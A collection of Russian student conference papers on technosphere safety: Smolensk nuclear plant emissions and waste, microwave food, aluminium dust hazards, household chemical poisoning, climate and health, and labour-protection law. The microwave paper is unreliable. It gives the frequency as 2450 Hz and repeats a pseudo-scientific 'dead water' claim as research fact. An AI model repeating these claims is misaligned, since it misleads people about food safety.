При анализе результатов радиационного контроля окружающей среды осуществляются:

- оценка текущего состояния качества окружающей среды;
- оценка доз облучения населения, проживающего и работающего в зоне наблюдения;

- прогнозирование изменения качества окружающей среды по радиационным показателям;


- подготовка информации для принятия управленческих решений.

Также в районе расположения Смоленской АЭС проводится объектный мониторинг состояния недр (ОМОН), который является частью программы радиационного и химического контроля окружающей среды и включает в себя регулярные наблюдения за гидродинамическим, температурным, гидрохимическим и радиохимическим режимами [1].

Сбросы радионуклидов в открытую гидрографическую сеть в отчетном году не превышали установленные в данной области нормативы допустимого воздействия.

Данные по сбросам радионуклидов с дебалансными водами САЭС в водные объекты в динамике за последние пять лет показаны на диаграмме 1.


Диаграмма 1. Динамика сбросов радионуклидов с дебалансными водами САЭС в водные объекты за последние пять лет



По результатам производственного контроля в 2022 году содержание загрязняющих веществ в промышленных выбросах САЭС не превышало установленные допустимые нормативы [1].

Данные по валовым выбросам загрязняющих веществ Смоленской АЭС в атмосферный воздух в динамике за последние пять лет приведены на диаграмме 2.

Диаграмма 2. Динамика валовых выбросов вредных химических веществ Смоленской АЭС в атмосферный воздух за последние пять лет



Количество отходов производства и потребления от эксплуатации Смоленской АЭС на протяжении 5 лет остается в одних и тех же пределах. Учет отходов ведется в установленном порядке. Учету подлежат все виды отходов [1].

За последние пять лет наблюдается тенденция к снижению размещения (захоронения) отходов производства и потребления на собственном полигоне Смоленской АЭС (по сравнению с 2018 годом на 97%, по сравнению с 2021 годом на 93%). Это связано с тем, что часть отходов передается на вторичную переработку, часть - региональному оператору, а часть отходов передается на утилизацию и обезвреживание сторонним предприятиям по договорам [1].

Диаграмма 5. Динамика размещения (захоронения) отходов производства и потребления Смоленской АЭС за последние пять лет



На каждой атомной станции России организован и осуществляется строгий учет количества радиоактивных отходов (РАО): составляется баланс по количеству и активности, ведется контроль их перемещения и накопления в специальных хранилищах для жидких (ЖРО) и твердых (ТРО) радиоактивных отходов [1].

Следует отметить, что в городе Десногорск заболевания, связанные с вредными производственными факторами, пищевые отравления, вспышки инфекционных заболеваний среди населения не регистрировались.

В 2022 году случаев профессиональных заболеваний у персонала САЭС не зарегистрировано.

В 2022 году были выполнены мероприятия по сохранению биоразнообразия: очистка и ремонт рыбозащитных сооружений (рыбозаградителей) с целью предотвращения попадания биоресурсов в водозаборные сооружения Смоленской АЭС; разработаны мероприятия по повышению эффективности рыбозаградительных устройств: проведены работы по биохимическому мониторингу водных объектов в районе размещения САЭС; проведены работы по зарыблению водных объектов в районе размещения Смоленской АЭС [1].

Список источников

1. [https://www.rosenergoatom.ru/stations_projects/sayt-smolenskoy-ae/bezopasnost-i-ekologiya/ekologicheskie-otchety/](https://www.rosenergoatom.ru/stations_projects/sayt-smolenskoy-ae/bezopasnost-i-ekologiya/ekologicheskie-otchet/).
2. Гегерь Э.В., Золотникова Г.П., Капцов В.А. Методы оценки эколого-гигиенического состояния территорий. Гигиена и санитария. 2019. Т. 98. № 12. С. 1338-1341.

3. Корсаков А.В., Тотай А.В., Филин С.С., Галюжин А.С., Галюжин С.Д. Экология. Учебник и практикум / Сер. 60 Бакалавр. Прикладной курс. (5-е издание, переработанное и дополненное) Москва, 2019.

4. Корсаков А.В., Михалев В.П., Трошин В.П. Комплексная эколого-гигиеническая оценка изменений состава среды как фактора риска для здоровья населения. Deutschland, 2012.

5. Тотай А.В., Казаков В.С., Клименко Т.В. Оценка и нормирование показателей качества эксплуатационной надежности и экологической безопасности энерготехнологического оборудования. Справочник. Инженерный журнал. 2010. № 2 (155). С. 34-37.

Материал поступил в редколлегию 18.04.2024

УДК 664

Анализ еды из микроволновой печи

Ковтунова Валерия Владимировна (ст.гр. О-20-СиМ-смп-Б)

Гирина Виолетта Александровна (ст.гр. О-20-СиМ-смп-Б)

Работа выполнена под руководством доцента кафедры «Техносферная безопасность», Быковой Ирины Васильевны (irina.bykova2015@yandex.ru)

Аннотация. Работа посвящена анализу степени влияния микроволнового излучения на еду, а также воздействие этого излучения на здоровье человека и живые организмы.

Ключевые слова: микроволновая печь, излучение, микроволны, электрическое поле.

Микроволновая печь – бытовой электроприбор, предназначенный для быстрого приготовления или быстрого подогрева пищи, а также для размораживания продуктов. Она работает на частоте 2450 Гц.

Микроволновое излучение – это высокоэнергетические электромагнитные волны с частотой 2450 МГц, способные проникнуть внутрь вещества. Они отражаются от металлических поверхностей, ограничиваемых металлическим корпусом. Именно поэтому в микроволновой печи для разогрева пищи используется металлическая конструкция, а стекло в дверце устройства защищено металлической сеткой, чтобы избежать выхода излучения наружу.

Основные компоненты, ответственные за работу микроволновой печи:

- Магнетрон, который генерирует радиоволны высокой частоты.
- Трансформатор, обеспечивающий питание для магнетрона.
- Волновод, передающий излучение от магнетрона в рабочую камеру.
- Вентилятор, обеспечивающий охлаждение магнетрона и проветривание камеры.

- Плата управления с соответствующими схемами и цепями, которая поддерживает работу устройства и обеспечивает его безопасность.

Дополнительный аспект, который делает микроволновую печь безопасной - это специальная сетка на дверце устройства. Ее отверстия ограничивают размеры, не позволяя электромагнитным волнам покинуть внутреннее пространство и создать угрозу для окружающих. В случае повреждения сетки следует немедленно обратиться к специалисту для замены или ремонта.

Существуют мнения некоторых ученых, что употребление пищи, приготовленной или разогретой в микроволновой печи, может быть вредным для здоровья.

Российские ученые, включая Гробер С.В., Клещева А.Ю. и Новикову О.П. из Алапаевского индустриального техникума, провели исследования в данной сфере. Они обнаружили, что микроволновая печь способствует образованию "мертвой воды", не содержащей питательных веществ, что замедляет процесс прорастания семян и развития растений. Качество продуктов, приготовленных в микроволновке, отличается от продуктов, приготовленных на газовой плите. Проведенные эксперименты выявили, что электромагнитные микроволны наносят вред здоровью человека.

Среди преимуществ использования микроволновой печи, кроме удобства и скорости приготовления, можно отметить и ряд других. Например, для готовки в микроволновке не требуется использование масла или жира, а сами блюда получаются легче и имеют вкус, схожий с вареной пищей, что делает их менее калорийными и даже диетическими. Экспериментальные исследования в институте питания РАМН подтвердили высокую эффективность СВЧ печей в сохранении витамина С в продуктах питания. По результатам исследований было выявлено, что от 75 до 98% витамина С сохраняется при использовании микроволновых печей различных брендов. Экспресс-разогрев, используемый в СВЧ печах, не только не разрушает витамины, но и позволяет сохранить их больше, чем при традиционных методах приготовления пищи.

Для безопасного использования микроволновой печи необходимо соблюдать определенные правила:

- Проколоть кожицу овощей, сосисок и фруктов в некоторых местах, чтобы предотвратить их "взрывание".

- Не следует одновременно разогревать большое количество масла или жира, чтобы избежать возможности их взрыва.

- Избегайте использования деревянной посуды в микроволновой печи, так как она может загореться.

- Постоянно проверяйте состояние корпуса, дверцы и уплотнения микроволновой печи.

- Убедитесь, что из пищи и упаковки удалены ложки, металлические скобки и проволочки, чтобы избежать возникновения электрической дуги.

Соблюдение этих мер безопасности позволит вам наслаждаться преимуществами использования микроволновой печи, избегая непредвиденных ситуаций и сохраняя питательные вещества в пище.

В завершении хочется сказать о том, что споры о пользе и вреде микроволновой печи будут длиться ещё долго. Необходимо проводить множество исследований о влиянии еды из СВЧ-печей на людей и живые организмы, чтобы дать точный ответ. Из имеющихся сведений можно сделать вывод, что СВЧ-печь является условно полезной для быстрого подогрева еды, но и имеет минусы на счёт качества продукта. Наше здоровье зависит только от нас самих и выбор остается за нами.

Список источников

1. Харрисон П., Мартин Л. Исследование влияния микроволновой обработки на питательные вещества в продуктах // Журнал пищевых технологий. — 2017. — Т. 42, № 2. — С. 67-73.
2. Макаров И.Н. Оценка влияния микроволновой печи на качество и безопасность пищевых продуктов // Сборник научных трудов "Проблемы современной пищевой промышленности". — М., 2015. — С. 88-94.
3. Гегерь Э.В., Золотникова Г.П., Капцов В.А. Методы оценки эколого-гигиенического состояния территорий. Гигиена и санитария. 2019. Т. 98. № 12. С. 1338-1341.
4. Корсаков А.В., Тотай А.В., Филин С.С., Галюжин А.С., Галюжин С.Д. Экология. Учебник и практикум / Сер. 60 Бакалавр. Прикладной курс. (5-е издание, переработанное и дополненное) Москва, 2019.
5. Корсаков А.В., Михалев В.П., Трошин В.П. Комплексная эколого-гигиеническая оценка изменений состава среды как фактора риска для здоровья населения. Deutschland, 2012.

Материал поступил в редколлегию 18.04.2024

УДК 331.453

Анализ условий труда и мероприятий по обеспечению требований безопасности при выполнении работ с алюминиевыми изделиями и материалами

Мешкова Элина Андреевна (ст. гр. О-22-ТБ-бтпп-Б)

Работа выполнена под руководством зав. кафедрой «Техносферная безопасность» Нагоркина Максима Николаевича (nagorkin_mn@mail.ru)

Аннотация. Анализируются причины возникновения опасностей технологических процессов, связанных с обработкой алюминиевых изделий и материалов. Представлены рекомендации по обеспечению требований безопасности.

Ключевые слова: алюминий, риск профессиональных заболеваний, пожаро- и взрывоопасность.

Алюминий широко применяется в различных производственных отраслях:

машиностроении, авиа-, судо-, приборостроении, в строительстве и др.

Выполнение технологических процессов по изготовлению изделий из алюминия или при работе с алюминием или его сплавами связано с профессиональными рисками нанесения ущерба здоровью и жизни персонала. Основным источником опасности, повышающим степень профессионального риска, является алюминиевая пыль, образующаяся при обработке материалов или изделий.

Образование алюминиевой пыли происходит при выполнении технологических операций механической обработки изделий (резание, шлифование, ковка и др.), литья, переплавки, при изготовлении материалов на основе алюминия (например, металлической краски, абразивов искусственного происхождения, пиротехнической алюминиевой пудры) и др.

Алюминиевая пыль относится к разряду опасных факторов по двум признакам: 1) возможность причинения ущерба здоровью человека (развитие профессиональных заболеваний); 2) возможность воспламенения и взрывов при наличии высокодисперсионных доз в воздухе, что может привести к травмированию или гибели людей и материальным потерям.

Поэтому актуальной является проблема оценки риска реализации аварийных инцидентов и профессионального риска от фактора алюминиевой пыли и совершенствования мероприятий по снижению таких рисков.

В соответствии с ГОСТ 12.1.005 по степени воздействия на организм человека алюминий и его соединения относятся к 3-му классу опасности, для которого установлено предельно допустимая концентрация в воздухе 2 мг/м^3 .

Высокая степень концентрации алюминиевых частиц в воздушном пространстве рабочих помещений создает серьезную угрозу для здоровья человека. К группе риска при работе с алюминием относится персонал, занимающийся непосредственно обработкой таких материалов и изделий. Вдыхание пыли (в течение длительного периода времени) может привести к образованию очагов разрастания соединительной ткани в легких, что приводит к эмфиземе легких, диффузному пневмосклерозу. Также алюминиевая пыль провоцирует воспаление бронхов, дистрофию печеночных клеток. От нее может пострадать центральная нервная система.

Алюминиевая пыль способна образовывать с воздухом взрывоопасную смесь. Она относится к категории ПА взрывоопасных смесей. Длительное тепловое воздействие может вызвать ее самовозгорание. Воспламенение алюминиевой пыли приводит к локальному взрыву, ударная волна которого распространяет огонь на несгоревшую пылевоздушную смесь. В итоге взрыв и пожар распространяются на большую площадь.

Для предотвращения профессиональных заболеваний, связанных с запылением воздуха, для снижения вероятности аварий, связанных с пожаро- и взрывоопасностью пылевых смесей необходимо реализовывать профилактические мероприятия по ограничению неблагоприятного действия пыли на производстве, которые включают комплекс технических, санитарно-технических, организационных и медико-профилактических мероприятий.

Эффективными мероприятиями являются:

- технические мероприятия, направленные на оптимизацию технологического процесса, оборудования, комплексную автоматизацию производства, механизацию процессов, связанных с образованием алюминиевой пыли;
- укрытие и аспирация воздуха на участках пылеобразования с дальнейшей очисткой удаляемого воздуха от пыли;
- герметизация оборудования, герметичное соединение аппаратов в технологической цепочке;
- применение взрывозащищенных систем аспирации и взрывозащищенное оборудование;
- установка компактных пылеуловителей вблизи рабочих мест с токарными, фрезерными, абразивно-шлифовальными и другими станками;
- в технологических пространствах и газоходах, в которых возможны неконтролируемые процессы, приводящие к взрыву, должны быть установлены взрывные предохранительные клапаны;
- инструмент, приспособления, тара должны быть изготовлены из материалов, исключающих искрообразование;
- во избежание окисления, самовозгорания и взрыва алюминиевого порошка не допускается наличие влаги и сырости в местах его образования;
- использование средств индивидуальной защиты для работников: СИЗОД, защитные костюмы, рукавицы.
- допуск к работе с алюминием только квалифицированных работников, прошедших обучение и проверку знаний в этой сфере.
- периодическая уборка пыли с основного и вспомогательного оборудования, полов и других поверхностей в производственных помещениях.

Список источников

1. Занько, Н. Г. Безопасность жизнедеятельности : учебник / Н. Г. Занько, К. Р. Малаян, О. Н. Русак. – Санкт-Петербург : Лань, 2022. – 704 с.
2. Корсаков А.В., Михалев В.П., Трошин В.П. Комплексная эколого-гигиеническая оценка изменений состава среды как фактора риска для здоровья населения. Deutschland, 2012.
3. Тотай А.В. Технологическое обеспечение физико-химических свойств поверхностного слоя деталей машин. Научные технологии в машиностроении. 2012. № 9 (15). С. 8-11.
4. Тотай А.В., Казаков В.С., Клименко Т.В. Оценка и нормирование показателей качества эксплуатационной надежности и экологической безопасности энерготехнологического оборудования. Справочник. Инженерный журнал. 2010. № 2 (155). С. 34-37.
5. Гегерь Э.В., Золотникова Г.П., Капцов В.А. Методы оценки эколого-гигиенического состояния территорий. Гигиена и санитария. 2019. Т. 98. № 12. С. 1338-1341.

Материал поступил в редколлегию 18.04.2024

УДК 615.099

Анализ профилактики отравлений химическими бытовыми веществами

Митракова Даниела Владиславовна,

Сиротина Арина Алексеевна (ст.гр. О-20-УК-укс-Б)

Работа выполнена под руководством доцента кафедры «Техносферная безопасность», Быковой Ирины Васильевны (irina.bykova2015@yandex.ru)

Аннотация. Статья посвящена анализу отравлений химическими бытовыми веществами. Приведены основные симптомы воздействия химических веществ на организм, этапы оказания первой помощи и меры предупреждения отравления химикатами.

Ключевые слова: отравление, химикаты, симптомы, первая помощь.

Одним из распространённых поводов обращения к медицинской помощи в условиях быта и производства являются химические отравления. Правильное и своевременное оказание первой помощи может сократить тяжесть последствий такого отравления.

К химическим веществам относятся:

- Неорганические соединения: кислоты, щелочи, металлы.
- Органические соединения: растворители, пестициды, удобрения.
- Бытовые химикаты: моющие и чистящие средства.

Как правило, отравления происходят из-за неправильного применения бытовой химии, отсутствия средств индивидуальной защиты при работе с химикатами и недостаточная осведомлённость о их свойствах.

Общим симптомам отравления химическими веществами являются головная боль и головокружение, чрезмерная усталость и потеря сознания, тошнота и рвота.

В зависимости от типа химиката и способа проникновения его в организм признаками могут быть: жжение или болезненность кожи и слизистых от кислоты или щелочи, дыхательные нарушения и отек легких при вдыхании токсичных паров, изменение цвета кожных покровов.

Если рассматривать химические бытовые вещества, такие как лакокрасочные покрытия, средства для чистки раковин, унитазов и труб, то основными проявлениями поражающего воздействия являются:

- разъедание;
- обезвоживание;
- окисление;
- образование пузырей.

Во время оказания первой помощи при отравлениях химическими веществами необходимо первоначально изолировать пострадавшего от источника отравления. При этом оказывающему помощь необходимо использовать средства индивидуальной защиты. Затем нужно оценить состояние

пострадавшего, в случае остановки дыхания или сердцебиения, незамедлительно провести реанимационные мероприятия.

Следующим этапом является удаление химического вещества. В зависимости от способа контакта с химикатом это может быть промывание желудка, обработка кожи большим количеством воды или проветривание помещения [1].

Анализ острых отравлений химической этиологии за 6 месяцев 2023 года в РФ представлен на рисунке 1.




Рисунок 1 – Острые химические отравления за первое полугодие 2023 года

Ведущее первое место в структуре отравлений химической этиологии занимают отравления спиртосодержащей продукцией и составляют 43,3% от общего числа. Ведущее место занимают отравления этиловым спиртом (26 случаев) на втором месте - отравления неустановленным алкоголем (11 случаев), также зарегистрировано по одному случаю отравления метиловым и изопропиловым спиртами.

Второе место в структуре острых отравлений химической этиологии занимают отравления угарным газом.

Третье место занимают отравления прочими токсическими веществами (ацетон, Доместос), также одно из ведущих мест занимают лекарственные препараты [2].

Среди мероприятий, предупреждающих отравление бытовой химией выделяют:

- хранение химии в недоступных для детей местах отдельно от продуктов питания;
- следить за герметичностью упаковки препаратов;
- использование средств индивидуальной защиты;

- тщательное проветривание помещений после их обработки;
- не принимать лекарственные препараты с истекшим сроком годности;
- использование средств бытовой химии строго в соответствии с инструкцией;
- следить, чтобы на каждом средстве была отчетливо читаемая этикетка с названием.

Таким образом, средства бытовой химии при нарушении техники безопасности представляют собой потенциальную угрозу для жизни и здоровья людей. Знание предупреждающих мер и правил оказания первой помощи поможет снизить тяжесть последствий при воздействии химикатов на организм.

Список источников

1. Козка А.А., Олифирова О.С. Ожоговая трама: учеб. пособие. – Благовещенск.: Амурская государственная медицинская академия, 2021. – 85 с.
2. Федеральное бюджетное учреждение здравоохранения «Центр гигиены и эпидемиологии в Республике Алтай» // [Электронный ресурс] / Режим доступа <https://www.fbuz04.ru> (дата обращения 03.02.2024)
3. Гегерь Э.В., Золотникова Г.П., Капцов В.А. Методы оценки эколого-гигиенического состояния территорий. Гигиена и санитария. 2019. Т. 98. № 12. С. 1338-1341.
4. Корсаков А.В., Тотай А.В., Филин С.С., Галюжин А.С., Галюжин С.Д. Экология. Учебник и практикум / Сер. 60 Бакалавр. Прикладной курс. (5-е издание, переработанное и дополненное) Москва, 2019.
5. Корсаков А.В., Михалев В.П., Трошин В.П. Комплексная эколого-гигиеническая оценка изменений состава среды как фактора риска для здоровья населения. Deutschland, 2012.

Материал поступил в редколлегия 18.04.2024

УДК 572.021

Анализ влияния изменений климата на функционирование организма человека

Пастухова Елизавета Валерьевна(ст.гр.О-20-ПИ-итцэ-Б)

Цыганкова Елизавета Александровна (ст.гр.О-20-ПИ-итцэ-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Техносферная безопасность», Зябловой Елены Семеновны (lena.zyabl@mail.ru)

Аннотация. Изменение климата представляет собой фундаментальную угрозу здоровью людей. Опасные погодные и климатические явления оказывают прямое и косвенное воздействие на их здоровье. Поэтому целесообразно рассмотреть как смена климата влияет на функционирование организма человека.

Ключевые слова: изменение климата, организм человека, негативное

влияние, климатические явления.

Изменение климата оказывает огромное влияние на наш мир, что приводит к ряду следующих проблем: повышению уровня моря, экстремальным погодным условиям, угрозе биоразнообразия, изменению функционирования организма человека и др.

Изменение климата может оказать влияние на организм человека в различных аспектах, включая физиологические, психологические и патологические процессы.

К физиологическим изменениям относятся перепады температур, влажность воздуха, уровень ультрафиолетового излучения и другие факторы климата.

В шестом докладе Межправительственной группы экспертов по изменению климата (МГЭИК) сделан вывод о том, что климатические риски проявляются быстрее и станут более серьезными раньше, чем это ожидалось, а адаптироваться к усилению глобального потепления будет сложнее. Так для избежания катастрофических последствий для здоровья и для предотвращения миллионов случаев смертей, связанных с изменением климата, необходимо ограничить повышение температуры в мире до 1,5 °С. Однако глобальное потепление даже на эту величину не считается безопасным, и дополнительное потепление на каждую десятую долю градуса будет оказывать серьезное воздействие на жизнь и здоровье людей. Так по данным Росстата прослеживается, что среднемесячная температура воздуха в январе 2022 года в Центральном федеральном округе (ЦФО) имеет отклонение больше, чем на 1,5 °С [1].

Выраженное негативное воздействие на здоровье населения оказывают волны тепла. Продолжительная жаркая погода вызывает увеличение числа заболеваний сердечно-сосудистой системы и органов дыхания (особенно у людей с хронической обструктивной болезнью легких). По экспертным оценкам, условленная указанными факторами совокупная дополнительная смертность составляет в России порядка 40–50 тыс. человек в год.

Природные пожары в России привели к чрезвычайной экологической ситуации, а именно к смогу и увеличению смертности на 40% (по данным на 2020 г.). 6% новых заболеваний бронхиальной астмой появляется из-за воздействия загрязнённого воздуха. Всё это приводит к преждевременному старению организма и развитию астмы у детей и подростков.

Рост содержания водяного пара в атмосфере при повышении температуры потенциально способствует росту осадков, в особенности экстремальных, что приводит к наводнениям. Так по данным Росстата количество осадков в 2022 году в ЦФО выросло на 36% [1]. Наводнения опасны для здоровья человека по многим причинам. Например, при наводнениях может увеличиваться популяция вирусов и бактерий, живущих в водной среде. Вода может омывать сточные канавы и другие источники болезнетворных микроорганизмов и загрязнять источники питьевой воды. Она может вымывать из земли удобрения, которые

попадут в питьевую воду. Удобрения и нечистоты, попадая в теплую воду, дают бурное цветение водорослей. Запахи некоторых из них токсичны для человека, другие водоросли отравляют рыбу и моллюсков. Потребляя такую рыбу, можно приобрести различные заболевания. Кроме этого, цветущие водоросли являются переносчиками холерного вибриона – микроорганизма, вызывающего холеру. Наводнение также увеличивает риск заражения тропической лихорадкой и инфекциями, переносимыми комарами (малярия). Согласно официальной статистике, климатические условия сегодня являются причиной порядка 0,3% всех миграционных перемещений населения России, за 2010–2020 гг. в России эвакуировано более 142 тыс. человек.

На всех фоновых станциях мониторинга парниковых газов России отмечается постоянно продолжающийся рост концентрации двух основных составляющих современного потепления: углекислого газа (на 10%) и метана (на 25%). Текущие цели нашего государства и международные обязательства заключаются в том, что к 2030 году необходимо сократить объемы выбросов парниковых газов до 70% от уровня 1990 года, а к 2060 году уже выйти на углеродную нейтральность. Для достижения поставленной цели в том числе применяются карбоновые полигоны. Центральная роль каждого полигона – измерение и мониторинг потоков парниковых газов (углекислый газ, метан, закись азота и другие), а также организация исследований в отношении потенциала поглощения парниковых газов различными способами [2].

Изменение климата, возникающее в результате парникового эффекта, способствует обострению заболеваний органов дыхания – 58%, сердца, сосудов и аллергии – 44%. Предполагают, что парниковый эффект способствует распространению сонной болезни – 60%, холеры – 54%, лихорадки Эбола – 52%.

Сочетание большей активности Солнца с увеличением доли ультрафиолета, достигающего поверхности Земли (из-за влияния газов, вызывающих парниковый эффект, и уменьшения озонового слоя), может приводить к увеличению частоты случаев рака кожи. Если не принять мер по контролю за выбросами вредных веществ в окружающую среду, то уровень загрязнения атмосферы к 2100 году возрастет в 4 раза, что превратит рак кожи в важную проблему здоровья общества.

Как отмечают исследователи, самым распространенным фактором, влияющим на повышение опасности болезней, стало глобальное потепление – оно усугубило 160 уникальных инфекций. Также на опасность болезней сильно повлияли аномальные осадки (усугубило 122 болезни, из них астма, бронхит, респираторные заболевания), наводнения (121 болезнь – из них диарея, гепатит А), засуха (81 болезнь – дегидратация, холера), ураганы (71 болезнь – анаплазмоз, эрлихиоз, малярия) и изменения земного покрова (61 болезнь – боррелиоз, депрессия).

Изменение климата может влиять на эмоциональное состояние человека, что выражается депрессиями, увеличением стрессовых состояний. Гибель близких, утрата имущества ведет к росту психических и нервных заболеваний. Рост температуры выше нормы также негативно влияет на нервную систему

человека и может приводить к росту суицидов. Душная погода провоцирует рост алкогольных психозов. Ученые предполагают, что в основе корреляции может лежать некий биологический эффект, который нарушает регуляцию температуры в мозге и воздействует на психическое здоровье человека. Таким образом, к 2050 году уровень самоубийств из-за повышения температуры может вырасти на 1,85%.

Изменение климата приводит к распространению инфекционных заболеваний, в результате «путешествия» патогенов из одной местности в другую, а таяние льда и вечной мерзлоты – к пробуждению замороженных когда-то патогенов [3]. Исследователи из Гавайского университета в США обнаружили, что из 375 существующих инфекционных заболеваний, поражающих человека, в научной литературе подтверждено 218 случаев, когда патогены болезни становились более опасными вследствие изменений климата на планете.

Рекомендации по снижению рисков влияния изменений климата на здоровье человека:

- закаливание организма (контрастный душ), выполнение утренней зарядки, а в дни резкой смены погоды лучше воздержаться от физических и умственных нагрузок;
- обеспечение полноценного рационального питания;
- отказ от вредных привычек;
- соблюдение режим труда и отдыха;
- регулярные прогулки на свежем воздухе и проветривание помещения;
- регулярное прохождение диспансеризации.

Таким образом, изменения климата влияет не только на окружающую нас среду, но и на здоровье человека в целом. Согласно исследованиям, ожидается, что в период с 2030 по 2050 года смертность под влиянием климатических изменений увеличится на 250 тыс. человек в год, а затраты на исправление принесенного ущерба здоровью к 2030 году составят от 2 до 4 миллиардов долларов в год. Для улучшения ситуации производства могут внедрять способы экономии электроэнергии и воды, повторного использования ресурсов. Необходимо также развивать технику безопасности, чтобы снизить риски техногенных катастроф, компенсировать углеродный след компаний с помощью климатических проектов. Каждый ответственный человек может сортировать отходы, экономить свет и воду, участвовать в акциях по посадке леса. Государство в свою очередь, через законодательную деятельность может формировать соответствующую правовую среду для людей и производств, и обязательно контролировать выполнение экологических нормативов.

Список источников

1. Федеральная служба государственной статистики/ Статистика/ Официальная статистика/ Окружающая среда [Электронный ресурс] Режим доступа: <https://rosstat.gov.ru/folder/11194>.

2. Карбоновые полигоны Российской Федерации [Электронный ресурс]
Режим доступа: <https://carbon-polygons.ru>.

3. Ю.В. Зинченко, Н.Е. Терентьев. Риски климатических изменений здоровью и адаптация населения: обзор мирового опыта и уроки для России // Проблемы прогнозирования. 2022. № 6(195). С. 131-144.

4. Дергачева Е.А. Техногенная экономика - вектор искусственности процессов в социуме и биосфере. Современные исследования социальных проблем (электронный научный журнал). 2012. № 4. С. 6.

5. Дергачева Е.А. От техногенного общества - к социотехноприродной глобализации. Среднерусский вестник общественных наук. 2010. № 4 (17). С. 7-13.

6. Дергачева Е.А. Техногенность и ее идейное содержание. Вестник Брянского государственного технического университета. 2009. № 2 (22). С. 167-173.

Материал поступил в редколлегию 18.04.2024

УДК 331.45

Государственные НПА по охране труда и государственная политика в области охраны труда

Савина Арина Владимировна (ст.гр.20-ТБ-бтпп-Б)

Работа выполнена под руководством доцента кафедры «Техносферная безопасность», Кареева Руслана Руслановича (r_kareev@mail.ru)

Аннотация. В данной статье рассмотрены вопросы изменения государственных нормативно-правовых актов охраны труда за 2020-2023гг.

Ключевые слова: охрана труда, нормативно-правовые акты, данные, отходы, мероприятия, контроль, риски.

Государственная политика в области охраны труда направлена на создание безопасных условий труда, предотвращение производственных травм и профессиональных заболеваний. Это включает в себя разработку и реализацию мероприятий по обеспечению эффективной системы охраны труда, контроль за ее соблюдением, а также обучение работников правилам и методам безопасного труда.

Правовая база в области охраны труда включает в себя такие акты, как Конституция РФ, Трудовой кодекс, Федеральные законы о труде и охране труда, а также соответствующие подзаконные акты и нормы. Соблюдение данных нормативно-правовых актов обязательно для всех организаций независимо от их форм собственности и вида деятельности.

Основные направления в области государственной политики охраны труда прописаны в статье 210 ТК РФ. Реализация основных направлений государственной политики в области охраны труда обеспечивается

согласованными действиями органов государственной власти Российской Федерации, органов государственной власти субъектов Российской Федерации и органов местного самоуправления, работодателей, объединений работодателей, а также профессиональных союзов, их объединений и иных уполномоченных работниками представительных органов по вопросам охраны труда.

Основными направлениями являются:

1. Обеспечение приоритета жизни и здоровья работающих
2. Разработка государственных нормативных требований ОТ
3. Контроль за соблюдением ОТ
4. Подготовка специалистов в области ОТ
5. Государственное управление ОТ
6. Государственная экспертиза условий ОТ
7. Участие государства в финансировании мероприятий по ОТ
8. Создание условий для формирования здорового образа жизни работника
9. Содействие общественному контролю за соблюдением прав и законных

интересов работников в области охраны труда [1].

Целями трудового законодательства являются установление государственных гарантий трудовых прав и свобод граждан, создание благоприятных условий труда, защита прав и интересов работников и работодателей.

